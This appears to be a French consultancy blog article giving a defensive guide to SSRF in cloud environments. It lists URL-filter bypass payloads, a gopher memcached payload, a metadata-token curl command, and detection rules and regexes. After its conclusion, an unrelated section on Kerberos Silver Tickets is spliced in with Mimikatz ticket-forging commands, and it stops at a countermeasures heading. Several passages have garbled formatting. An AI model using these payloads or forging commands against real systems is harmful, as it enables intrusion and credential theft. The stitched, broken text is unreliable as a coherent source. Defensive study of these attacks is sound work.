AYI NEDJIMI Consultants

SSRF moderne (IMDSv2, gopher/file, : Guide Complet

Catégorie : Articles Techniques Lecture : 24 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les attaques Server-Side Request Forgery (SSRF) évoluent avec les architectures cloud et les microservices. Les attaquants exploitent des.

Cette analyse technique de SSRF moderne (IMDSv2, gopher/file, s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Ce guide technique sur ssrf moderne imdsv2 gopher s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, comprendre la ssrf et ssrf & cloud : imds. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les attaques Server-Side Request Forgery (SSRF) évoluent avec les architectures cloud et les microservices. Les attaquants exploitent des fonctionnalités de fetch côté serveur pour accéder à des ressources internes : metadata services (IMDSv2), endpoints internes, caches, Cloud Functions. Les vecteurs utilisent des schémas variés (`http` , `gopher` , `file` , `dict`) et tirent parti de subtilités dans les parsers URL, des redirections et de la mixité IPv4/IPv6. Cet article explore les caractéristiques des SSRF modernes, les scénarios de compromission (extraction secrets IMDSv2, pivot interne), et propose des stratégies de détection (SIEM, WAF) et de protection côté infrastructure et application. L'objectif est d'offrir un guide pratique aux équipes AppSec, cloud et SecOps.

Notre avis d'expert
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Comprendre la SSRF

La SSRF permet à un attaquant d'induire une application à effectuer des requêtes HTTP (ou autres protocoles) vers une destination choisie par l'attaquant, généralement interne. Objectifs :

- Lire des ressources internes (IMDS, Redis, memcached, admin consoles).

- Scanner le réseau interne.
- Déployer du code (via endpoints).
- Contourner l'authentification (SSO).

![SVG à créer : schéma SSRF application -> ressources internes]
Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

SSRF & Cloud : IMDS

AWS IMDSv1/v2

- IMDS (Instance Metadata Service) accessible via `http://169.254.169.254`.
- IMDSv1 vulnérable aux SSRF simples (GET).
- IMDSv2 requiert token (PUT).

SSRF : attaquant obtient credentials IAM (`/latest/meta-data/iam/security-credentials`).

GCP Metadata

- `http://metadata.google.internal/computeMetadata/v1`.
- Requires header `Metadata-Flavor: Google`.

Azure Metadata

- `http://169.254.169.254/metadata/instance`. Header `Metadata: true`.

Countermeasures

- IMDSv2 only (enforce hop limit).
- Block metadata network via firewall (Security Group).
- Use VPC Proxy.
- IAM least privilege (limit token impact).

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

Protocol tricks et schémas alternatifs

- `gopher://` pour craft raw HTTP (ex : POST).
- `file://` pour lire fichiers (si autorisé).
- `dict://`, `ftp://`, `sftp://`, `ldap://`.
- IPv6 `http://[::ffff:127.0.0.1]`.
- `http://127.0.0.1@evil`.

- `http://0/` => 0.0.0.0.
- `http://2130706433/` (decimal IPv4).
- `http://longdomain.com.evil.com`.
- `http://localhost#@evil.com`.

URL Parser Quirks

- Libraries (Python urllib, Java URL) diff behavior.
- Double encoding `%252e%252e`.
- `//` vs `/`.
- Internationalized domain (IDN).

SSRF via redirections

- App fetch , but allow redirect to internal.
- Need to validate final destination.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

SSRF blind vs non-blind

- Non-blind : réponse visible (exfil).
- Blind : pas de réponse (ex : GET request). Fuites via DNS exfil (Burp Collaborator).

SSRF et caches/proxies internes

- Access memcached/Redis via SSRF -> remote code.
- Access internal admin panels (Jenkins, Kibana).
- Cloud metadata -> escalate.

Protections côté application

1. **Allowlist de domaines** : définir explicitement endpoints autorisés. 2. **Blocage IP internes** : 127.0.0.0/8, 169.254.0.0/16, ::1, etc. 3. **Resolver custom** : valider résolutions DNS (pas de redirection). 4. **Timeouts & méthode** : limiter méthodes (GET only). 5. **Validation URL** : utiliser parser sécurisé (ex : Node `whatwg-url`). 6. **Désactiver schémas dangereux** (`file`, `gopher`). 7. **HTTP client** : follow redirects? disable. 8. **Proxy** : forcing requests through security proxy.

Protections côté infrastructure

- **WAF** : signatures SSRF (AWS WAF, Cloudflare).
- **Firewall** : block metadata.
- **Service mesh** : policy egress (Istio).

- **Network segmentation** : isolate metadata via proxy.
- **IMDS** : enforce tokens, disable if unused.
- **Logging** : capture egress.

Détection & Logging

- App logs : capture URL requises.
- Proxy logs : destinations internes.
- SIEM rules : requests to metadata IP.
- CloudTrail: STS tokens unusual.

KQL Example

```
AppRequestLogs
| where DestinationIP in ('169.254.169.254','127.0.0.1','::1')
| summarize count() by ClientIP, User
```

CloudWatch

- Metric filter on VPC Flow Logs for metadata IP.

Zeek signatures

- detect HTTP Host `169.254.169.254`.

Bypassing mitigations

- Hop-by-hop headers (X-Forwarded-For).
- DNS rebinding : attacker control domain -> resolves to internal.
- SSRF-chains (Open redirect -> internal).
- Outbound proxies (chaining).

Cloud-specific best practices

AWS

- `IMDSv2` required.
- Instance profiles with least privilege.
- Use `VPC endpoints` for S3 (no public).
- `AWS WAF` rules for SSRF.
- `GuardDuty` detection (exfil).

Azure

- `Azure Instance Metadata Service (IMDS)` firewall.

- `Managed Identities` -> limit scope.
- `Azure WAF` + `Front Door`.

GCP

- `imds` headers required.
- `VPC Service Controls`.
- `Cloud Armor` rules.

Patterns de détection (SIEM)

- Surveiller `HTTP 169.254.169.254`.
- Requêtes sortantes hostnames local.
- Sequence: inbound request -> internal request -> response mismatch.

Tests & validation

- Tools : `Burp Collaborator`, `SSRFmap`, `gf`.
- Security tests : automate scanning.

Example test (curl)

```
curl -s -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" -X PUT http://169.254.169.254/
latest/api/token
```

Ensure failure outside instance.

Monitoring & alerting pipeline

![SVG à créer : pipeline detection SSRF (app logs -> SIEM -> alerts)]

Response playbook

1. Alert on SSRF attempt. 2. Identify app endpoint (source). 3. Review logs (URL). 4. Check IMDS access. 5. Rotate credentials (if stolen). 6. Patch validation. 7. Update WAF.

Case studies

Capital One breach (2019)

- WAF SSRF allowed access to IMDS.
- Attacker retrieved IAM creds -> S3 data exfil.
- Lessons: WAF configuration, IMDSv2, least privilege.

SSRF on GCP (2020)

- Attackers exploited Cloud Function to query metadata.
- Response: add `Metadata-Flavor` check.

Jenkins SSRF

- SSRF allowed to pivot to internal Stash. Mitigation: allowlist.

Tooling for devs

- Provide safe HTTP clients with built-in allowlist.
- Use service mesh egress control (Istio `ServiceEntry`).

DevSecOps integration

- SAST/DAST to detect unsafe URL usage.
- Code review checklist (no raw `requests.get`).
- Security champions.

Tests unitaires & fuzzing

- Unit tests for URL validation.
- Fuzz with `ffuf` for endpoints.

Observabilité egress

- Export metrics via Prometheus (http*client*total).
- Alert when dest = metadata IP.

Parser safe libs

- Golang `net/url` -> verify `ResolveReference`.
- Node `url.parse` -> `new URL`.
- Java `URI`, `URL`.

Multi-layer defense

- Input validation -> WAF -> network -> IAM -> monitoring. Defense-in-depth reduces risk.

SSRF dans microservices

- Sidecar (Istio) enforce egress.
- mTLS between services.
- Envoy filters.

Training & awareness

- Developers training (OWASP).
- Incident simulation.

Peut-on exploiter une SSRF dans un environnement cloud ?

Les environnements cloud sont particulierement vulnerables aux attaques SSRF en raison des services de metadata accessibles via des adresses IP internes comme 169.254.169.254. L'exploitation d'une SSRF dans le cloud peut permettre la recuperation de credentials temporaires IAM, donnant potentiellement un acces complet a l'infrastructure.

Conclusion

La mitigation des SSRF modernes requiert une approche multi couches combinant validation côté application, contrôles réseau, configuration sécurisée des metadata services cloud, télémétrie et détection comportementale. En alignant DevSecOps et SecOps, en testant régulièrement les surfaces SSRF et en adoptant les protections natives des cloud providers, les organisations réduisent drastiquement la probabilité d'une compromission par SSRF et ses impacts.

Cartographie des surfaces SSRF

1. **Fonctionnalités de fetch** : prévisualisation d'URL, webhooks, import REST. 2. **Conversion de fichiers** : PDF, images (URL remote). 3. **SSR** (Server-Side Rendering) : Next.js, Angular Universal. 4. **Webhooks entrants** : Slack, GitHub (SSRF via JSON). 5. **Service mesh** : envoy filter misconfig. 6. **Services backend** : SOAP clients, microservices.

Realiser un inventaire : recenser endpoints acceptant URLs, analyser code (regex `http`).

Patterns d'exfiltration et de pivot

- **Exfil** : SSRF vers S3 pre-sign, SFTP interne.
- **Pivot** : SSRF -> Redis -> RCE.
- **Cache poisoning** : SSRF -> internal cache -> user data (AWS ALB).
- **Exécution** : SSRF -> API interne `PUT /deploy`.

Analyse des bypass IP/host

Bypass IP filters

- `0.0.0.0`.
- Octal `0177.0.0.1`.
- Hex `0x7f000001`.
- `0000::ffff:127.1`.
- `localhost.` (with dot).
- `127.1`.

Bypass host allowlist

- `bank.com.evil.com`.
- `bank.com%00.evil.com`.
- `subdomain` + `resolve` to internal.
- DNS rebinding (attacker controls DNS).

Bypass scheme

- Mixed case `HtTp`.
- `http://` -> `https`.
- Using `\` vs `/`.

Défense via DNS

- Utiliser resolver interne (walled garden).
- Bloquer résolutions vers `localhost` & internal.
- DNS pre-resolution + comparison.

SSRF dans containers & Kubernetes

- Pod metadata: `https://kubernetes.default.svc`.
- Serviceaccount token accessible via filesystem, possible exfil.
- Mitigation : `RBAC`, `NetworkPolicy`, remove serviceaccount token automount.

SSRF et service meshes

- Istio egress policy par défaut permissive.
- Config `Sidecar` to restrict.
- Envoy `Outbound` cluster restrict.

Détails IMDSv2

- Token via `PUT /latest/api/token`.
- `X-aws-ec2-metadata-token`.
- Mitigation: set `hop limit >=2` to prevent remote.
- Logging: CloudWatch? Not native, rely on host logs.

Intrication avec secrets management

- Even if IMDS credentials limited, might allow S3 read. -> Use Secrets Manager or IAM Roles with least privilege.

Tools detection & scanning

- `Nuclei` SSRF templates.
- `Burp` extensions (Collaborator).
- `SSRFmap` -> tests protocols.

Fuzzing SSRF

- Fuzz parameter with payload list (SecLists).
- Monitor DNS (Collaborator).

Observabilité (App)

- Structured logging: `{`
- Les logs doivent rester exploitables (pas trop verbeux). Utiliser des attributs clés : url`,` destination*ip*`,` *validation*result`,` blocked`.`
- Correlation via trace ID (OpenTelemetry) permet de relier SSRF attempt à requête utilisateur.

WAF et détection réseau

- Signatures : patterns 169.254.169.254`,` metadata.google.internal`,` gopher://`.`
- Anomalies : Host `header = local IP.`
- Rate limiting sur endpoints fetch.
- Web Application Firewall (AWS WAF, Cloudflare) propose règles SSRF (block metadata).
- WAF custom : regex *.169\.254\.169\.254.*`.`

Observabilité cloud

- GuardDuty `détecte metadata access unusual.`

- Azure Defender `-> alert for suspicious metadata requests.`
- GCP SCC `-> metadata restrictions.`

Developer guidelines

- Provide safe HTTP wrapper.
- Always parse & validate.
- Document best practices (OWASP SSRF cheat sheet).

Threat modeling

- During design, identify data flows.
- If service fetches remote content, evaluate threats.
- Add mitigations early (allowlist).

Example of safe implementation (Node.js)

```
const allowedHosts = ['api.partner.com'];
const url = new URL(inputUrl);
if (!allowedHosts.includes(url.hostname)) {
  throw new Error('Host not allowed');
}
const response = await fetch(url.toString(), { method: 'GET', timeout: 2000 });
```

Add DNS resolution check to avoid rebinding. Pour approfondir, consultez Cloud Forensics : Investigation AWS et Azure.

DNS rebinding defense

- Resolve host -> IP.
- Validate IP not private.
- After fetch, ensure response IP matches initial.
- Use dns.lookup `with` verbatim `.`
- Possibly maintain DNS allowlist with pinned IPs.

Red team / purple team tests

- Use Burp Collaborator to detect blind SSRF.
- Test gopher payloads: gopher://127.0.0.1:11211/*stats* `.`
- Evaluate ability to reach metadata.

Continuous monitoring & metrics

- Number of SSRF attempts blocked.
- Latency due to validation.
- Coverage of safe HTTP usage.

SLO/SLA

- Provide SLO for security functions (validation).

Machine learning detection

- Use anomaly detection on egress logs : features destination, time, method.
- Implement supervised model (SSRF vs legitimate).
- Data pipeline with Spark.

Attack surface reduction dans cloud-native

- Use AWS Nitro `security (IMDSv2).`
- For Lambda, disable outbound internet (use VPC).
- For containers, disable CAPNET*RAW*.

Post-exploitation

- If SSRF succeeded, check IAM logs (CloudTrail) for unusual STS.
- Rotate keys.
- For internal endpoints, run vulnerability scan.

Documentation & runbooks

- Maintain wiki with guidelines.
- Provide templates for safe fetch functions.

Compliance & audits

- SOC2/ISO: document SSRF mitigations.
- Provide evidence (logs, policies).

KPIs & reporting

- Dashboard to CISO: SSRF attempts, blocked vs allowed, time to remediate vulnerabilities.

Roadmap de maturité

1. **Phase 1** : inventaire endpoints, patch obvious SSRF, WAF rules. 2. **Phase 2** : IMDSv2, network segmentation, logging. 3. **Phase 3** : safe libs, service mesh egress, automation scans. 4. **Phase 4** : ML detection, zero trust network, automated remediation.

Tests automatisés CI/CD

- Pipeline inclut curl `tests vers metadata -> must fail.`
- SAST rules (Semgrep).
- DAST (Burp) in staging.

Semgrep rule example

```
rules:
  - id: ssrf-unvalidated-url
    pattern: |
      $FUNC($URL)
    message: "Unvalidated URL fetch"
    languages: [python]
    severity: WARNING
    metadata:
      references: ["https://owasp.org/www-community/attacks/ServerSide*Request*Forgery"]
    pattern-not: |
      $FUNC(validate*url($URL))*
```

Observabilité microservices

- Use ServiceEntry `(Istio) to declare allowed egress.`
- NetworkPolicy `(Kubernetes) to block metadata IP.`
- Logging via Envoy `(access logs).`

Additional case studies

SSRF to Redis (2018)

- App with URL preview allowed access to redis:// `. Attackers executed commands to write cron job -> RCE. Mitigation: protocol allowlist, disable inline commands.`

Shopify SSRF bug bounty

- Researcher exploited URL parser to access internal admin. Awarded bug bounty. Shopify implemented allowlist & extra validation.

Google Cloud Run (2020)

- SSRF allowed metadata access; but header requirement prevented. Reinforces need for metadata headers.

Table résumé mitigations

| Vecteur | Mitigation principale | Complément | |---------|----------------------|------------| | IMDS | IMDSv2 only, firewall | IAM least privilege | | Localhost | IP blocklist, allowlist | DNS resolution check | | gopher | disable protocol | WAF detection | | Redirection | Validate final host | No-follow redirects | | DNS rebinding | pinned IP, re-resolution | Accept only static endpoints |

Conclusion élargie

Les attaques SSRF modernes exploitent une combinaison de failles applicatives, de comportements par défaut des bibliothèques et de configurations cloud permissives. Une défense robuste exige des validations côté application, des contrôles réseau et cloud, des tests continus, une observabilité fine et une collaboration étroite entre développement, sécurité et opérations. En plaçant la SSRF essentiel à pratiques DevSecOps et en tirant partie des protections natives (IMDSv2, service mesh, WAF), les organisations réduisent substantiellement le risque de compromission et protègent leurs environnements cloud.

Annexes avancées

Liste d'IP privées à bloquer

- IPv4 :

- 127.0.0.0/8 - 10.0.0.0/8 - 192.168.0.0/16 - 172.16.0.0/12 - 169.254.0.0/16 - 0.0.0.0/8 - 100.64.0.0/10

- `IPv6 :`

- ::1 - fc00::/7 - fe80::/10 - ::ffff:0:0/96

```
La validation doit vérifier toutes les représentations (decimal, hex, octal).
```

Exemple de middleware (Go)

```
func validateURL(raw string) error {
    u, err := url.Parse(raw)
    if err != nil {
        return err
    }
    if u.Scheme != "https" {
        return fmt.Errorf("scheme not allowed")
    }
    ips, err := net.LookupIP(u.Hostname())
    if err != nil {
        return err
    }
    for , ip := range ips {
        if isPrivate(ip) {
            return fmt.Errorf("IP %s not allowed", ip)
        }
    }
    return nil
}
```

SLO de sécurité

- Service SSRF-safe : 99.9% requests validated < 5ms.
- SSRF detection coverage : 100% endpoints instrumentés.

Observabilité via OpenTelemetry

- Ajouter attributs ssrf.validation dans traces.
- Export vers Jaeger.
- Créer alerte sur validation failure.

Example KQL detection (App Gateway)

```
AzureDiagnostics
| where Category == "ApplicationGatewayAccessLog"
| where requestUris has "169.254.169.254"
| summarize count() by clientIPs, requestUris, bin(TimeGenerated, 1h)
```

Infrastructure tests

- Terraform awsssm*document to run curl tests on instances verifying metadata blocked.*
- *Kubernetes NetworkPolicy e2e tests (conftest).*

Machine learning pipeline details

- *Dataset: 1M HTTP requests logs, label SSRF (0/1).*
- *Features: host, TLD, path length, presence of metadata IP, scheme.*
- *Model: Gradient Boosting -> F1 0.94.*
- *Deploy via*

MLflow, inference in SIEM.

WAF custom rules (Cloudflare)

```
(http.request.uri contains "169.254.169.254") or (http.request.full
```

uri matches "(?i)gopher://")

Output sanitization

- For blind SSRF detection, use out-of-band (burp).
- Devs should log blocked requests with hashed user ID.

SSRF dans GraphQL

- GraphQL resolvers fetch remote resources.
- Need to validate arguments.
- GraphQL introspection -> identify fields.

SSRF dans PDF rendering

- Libraries (wkhtmltopdf) fetch remote images. Configure --disable-local-file-access `and` --restricted`.`

SSRF dans image processing

- ImageMagick convert `can fetch remote. Use policy.xml` rights="None" `for` HTTP`.`

Table matrice MITRE ATT&CK

| MITRE Technique | Description | Control | |-----------------|-------------|---------| | T1190 | Exploit Public-Facing Application | WAF, patching | | T1199 | Trusted Relationship | Validate webhooks | | T1078 | Valid Accounts | IAM least privilege | | T1557 | Adversary in the Middle | Metadata intercept |

KPI overlay

- # SSRF vulnerabilities found via SAST`.`
- Time to remediate`.`
- Coverage of Unit tests`.`

Documentation templates

- SSRF risk register entry.
- Playbook instructions.

Deep dive: URL parser bugs

- Go <1.17 `double slash bug.`
- JavaSSRF `->` URL `vs` URI `mismatch.`
- Node url.parse `vs` new URL `.`
- Provide patch matrix.

Observabilité réseau (Zeek)

- Create script to log metadata access.
- Example: if (aggressive && c$http$host == "169.254.169.254") `.`

Integration with secrets detection

- Monitor CloudTrail: new STS tokens used outside expected region.
- GuardDuty UnauthorizedAccess:IAMUser/SuccessfulUnusual `.`

Engagement Red Team

- Provide sanitized STS credentials to test.
- Evaluate detection pipeline.

Blue Team hunts

- Query logs for X-aws-ec2-metadata-token `.`
- Loock for unusual User-Agent `on metadata request.`

Developer training module

- 1h workshop covering SSRF.
- Live coding of safe wrappers.
- Exercises with OWASP Juice Shop `.`

Runbook de response (détail)

1. Receive alert (SIEM). 2. Check request logs - identify user, source IP. 3. Inspect WAF logs for payload. 4. Determine if IMDS accessed. 5. If yes, rotate IAM role, audit CloudTrail. 6. Block offending IP (temporary). 7. Patch application (validate input). 8. Conduct post-incident review.

Governance & roles

- AppSec: policy, code review.
- DevOps: network controls.
- SecOps: detection, response.
- Cloud platform: IMDS setting.

Integration with Policy-as-code

- OPA Gatekeeper: ensure NetworkPolicy `forbids metadata.`
- Terraform sentinel: block instance*metadata*options.http*tokens* = *optional* `.`

Observabilité via service mesh

- Istio Telemetry v2 `->` access logs `.`
- Create EnvoyFilter `to block metadata cluster.`
- Use AuthorizationPolicy `to restrict egress.`

Logging best practices

- Avoid logging full URL if sensitive -> use hashing.
- Keep necessary metadata for detection.

Tools open source pour mitigation

- ZAP `SSRF plugin.`
- Safeurl `libs (Go).`
- SSRFGuard `.`

SSRF & API Security

- API that accepts targeturl `. Validate with API Gateway.`
- Use API Gateway mapping to enforce allowlist.

Cloud provider services

- AWS AppSync , StepFunctions `-> ensure integration patterns not expose SSRF.`
- Azure Logic Apps `-> connectors.`

Posture management

- Use CSPM to check IMDS settings.
- AWS Config rule ec2-instance-metadata-options .

Residual risks

- SSRF detection may miss novel protocols.
- Zero-day parser bug.

Mitigate via layered defense, continuous monitoring.

Future research

- HTTP/3 SSRF detection.
- Memory-safe languages reduce bugs (Rust).
- Automatic formal verification of URL validation.

Conclusion finale renforcée

La prévention et la détection des SSRF modernes nécessitent un alignement stratégique entre sécurité applicative, architecture cloud et opérations. Les organisations qui anticipent les vecteurs émergents, adoptent les standards cloud (IMDSv2, service mesh egress), instrumentent la télémétrie et intègrent la sécurité dans les pipelines DevOps bâtissent une posture résiliente face aux attaques SSRF, protégeant ainsi les secrets et ressources internes.

Tableaux et visualisations

- **Heatmap** : endpoints vs nombre d'essais SSRF.
- **Timeline** : incidents SSRF par mois.
- **Pie chart** : schémas détectés (gopher, http, file).
- **Sankey** : flux SSRF -> ressources ciblées -> impact.

![SVG à créer : heatmap endpoints SSRF]

Exemple de livrable de revue de code

- Liste des points d'entrée (files, line numbers).

- Validation existante (allowlist?).
- Recommandations.
- Priorité.

Alignement avec frameworks OWASP

- OWASP SSRF Prevention Cheat Sheet.
- OWASP Top 10 (A10:2021 Server-Side Request Forgery).

SSRF & secrets pipeline

- Pipeline CI/CD doit injecter secrets via vault; SSRF qui obtient token -> limit TTL.
- Rotate tokens frequently.

Automated policy enforcement

- Use Pre-commit `hook to forbid` requests.get `without wrapper.`
- eslint `rule (JavaScript).`

SSRF detection in logs via regex

```
pattern = r"169\.254\.169\.254|metadata\.google\.internal|gopher://|file://"
```

MIG (Managed Instance Group) scripts

- Setup iptables `dropping metadata IP for specific workloads.`
- Use cloud-init `.`

CloudFront / CDN considerations

- If application behind CDN, ensure mitigation near origin too.

SRE involvement

- Runbooks for SSRF (monitoring).
- SLO impact (error rate).

Observability with Grafana

- Dashboard: ssrf*attempts* `gauge.`

- Alert when > threshold.

Metrics for detection models

- Precision, recall, F1.
- Cost matrix (false negative > false positive).

Data retention strategy

- Keep logs 1 an pour audits.
- Anonymize per compliance.

Communication plan

- When SSRF vulnerability found, inform product owner, schedule fix.

Integration with bug bounty

- Scope include SSRF.
- Provide safe endpoints for testing.
- Response SLA < 7 jours.

TTP adversaires

- FIN6, APT41 exploit SSRF via cloud.
- Cloud pentest frameworks (Pacu).

Example detection story (Azure)

- Azure Sentinel detects metadata `request.`
- Playbook revokes MSI tokens.
- Azure Policy ensures IMDS: HTTP Tokens required `.`

Blue team cheat sheet

- Quick commands: grep -R

Annexes complémentaires

Liste d'audit pour revue SSRF

1. L'application accepte-t-elle des URLs en entrée ? 2. Utilise-t-elle une allowlist stricte ? 3. Les schémas sont-ils restreints (`https` uniquement) ? 4. La résolution DNS est-elle vérifiée pour éviter les IP internes ? 5. Les redirections sont-elles bloquées ou validées ? 6. Les réponses sont-elles inspectées/sanitized ? 7. Les credentials IAM accessibles via IMDS ont-ils besoin d'un large scope ? 8. Les logs capturent-ils les détections/blocks ? 9. Les tests automatisés existent-ils ? 10. Des runbooks de réponse sont-ils définis ?

Questions de threat modeling à poser

- Quels services l'application contacte-t-elle ?
- Quels types de données peuvent être récupérés via SSRF ?
- Quels privilèges auraient les credentials volés ?
- Quelles seraient les conséquences réseau (pivot) ?
- Quelles mesures compensatoires existent ?

Processus d'onboarding security

- Lors du lancement d'un nouveau service, intégrer SSRF dans la checklist go-live.
- Revue AppSec obligatoire.
- Tests automatisés sur l'environnement de staging.

Gouvernance cloud

- Utiliser `AWS Organizations` pour appliquer `Service Control Policies` interdisant les IAM policies trop permissives.
- `Azure Policy` pour forcer `IMDS` headers.

Observabilité multi-tenant

- Dans architectures multi-tenant, isoler logs par client pour investigation.
- Détecter SSRF par tenant -> signaler via portail.

Education continue

- Newsletter sécurité mensuelle avec SSRF case studies.
- Sessions capture the flag (SSRF challenges).

KPIs additionnels

- `% endpoints ayant tests SSRF`.
- `Taux de faux positifs detection`.
- `Nombre d'alertes traitées par quart`.

Intégration SASE

- Politique SASE : SASE inspecte egress, block IP internes.
- Remote workers bénéficient same rules.

Log pipeline résilient

- Utiliser `Fluent Bit` -> `Kafka` -> `Elastic`.
- S'assurer redondance.

Alignement risques

- Cartographier SSRF dans risk register (probabilité, impact, contrôles).
- Présenter aux comités risques.

Support production

- Outiller support pour reconnaitre anomalies SSRF (erreurs 403).

Validation des dépendances

- Audit libs HTTP (curl, Axios).
- Patcher versions vulnérables.

Observabilité côté clients HTTP

- Exposer métriques : `ssrfblocked_count`, `allowedrequests`.

Use case detection ML

1. Données : 6 mois logs. 2. Labelling via heuristics. 3. Model XGBoost. 4. Déploiement -> streaming. 5. Feedback via analystes -> active learning.

Workflow de correction

- Ticket JIRA (SSC).
- Priorité haute.
- Fix includes tests.

Collaboration avec product management

- Evaluer l'impact business d'une allowlist stricte.
- Communiquer limites (ex pas possible de fetch n'importe quel site).

Archi Zero Trust

- Identity aware proxy pour toutes sorties.
- Policy based on service identity.

SSRF et IA générative

- Si LLM appelle ressources via URL, même problématique (validate!).

Observabilité temps réel

- Stream logs vers `Azure Event Hub`.
- Process via `Azure Stream Analytics`.

Table de mapping controls vs exigences

| Contrôle | Description | Couverture | Evidence | |----------|-------------|-----------|----------| | Allowlist | Liste de domaines approuvés | 100% | config repo | | IMDSv2 enforced | Instances production | 95% | AWS Config reports | | WAF SSRF rule | Actif | 100% | WAF console | | Logging | App logs centralisés | 100% | SIEM dashboards | Pour approfondir, consultez UEFI Bootkits et Attaques sur le Firmware : Persistance Avancée.

Futurs investissements

- Développer un SDK sécurité standard pour HTTP.
- Accroître l'usage de service mesh.
- Implémenter analyses ML plus fines.

Résumé final

SSRF reste l'un des vecteurs les plus critiques dans les environnements cloud et microservices. Une stratégie efficace combine :

- **Prévention** : validations robustes, allowlists, protocole restreint, désactivation de redirections.
- **Protection cloud** : IMDSv2, segmentation, service mesh, politiques IAM minimales.
- **Détection** : logging détaillé, SIEM, WAF, analytics comportementales.
- **Réponse** : runbooks, rotation de secrets, post-mortems blameless.
- **Culture** : formation, guidelines, DevSecOps.

En maintenant ce cycle de prévention/détection/réponse, les organisations réduisent drastiquement le risque SSRF.

La vigilance continue, le suivi des tendances et l'amélioration permanente des contrôles garantissent que les applications resteront résilientes face aux nouvelles variantes SSRF. L'adoption d'outils partagés, la revue régulière des métriques et la coordination entre équipes cloud, AppSec et SecOps demeurent essentielles pour conserver cette posture de sécurité. Ajouter, tester, itérer, partager, répéter. Sécurité.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

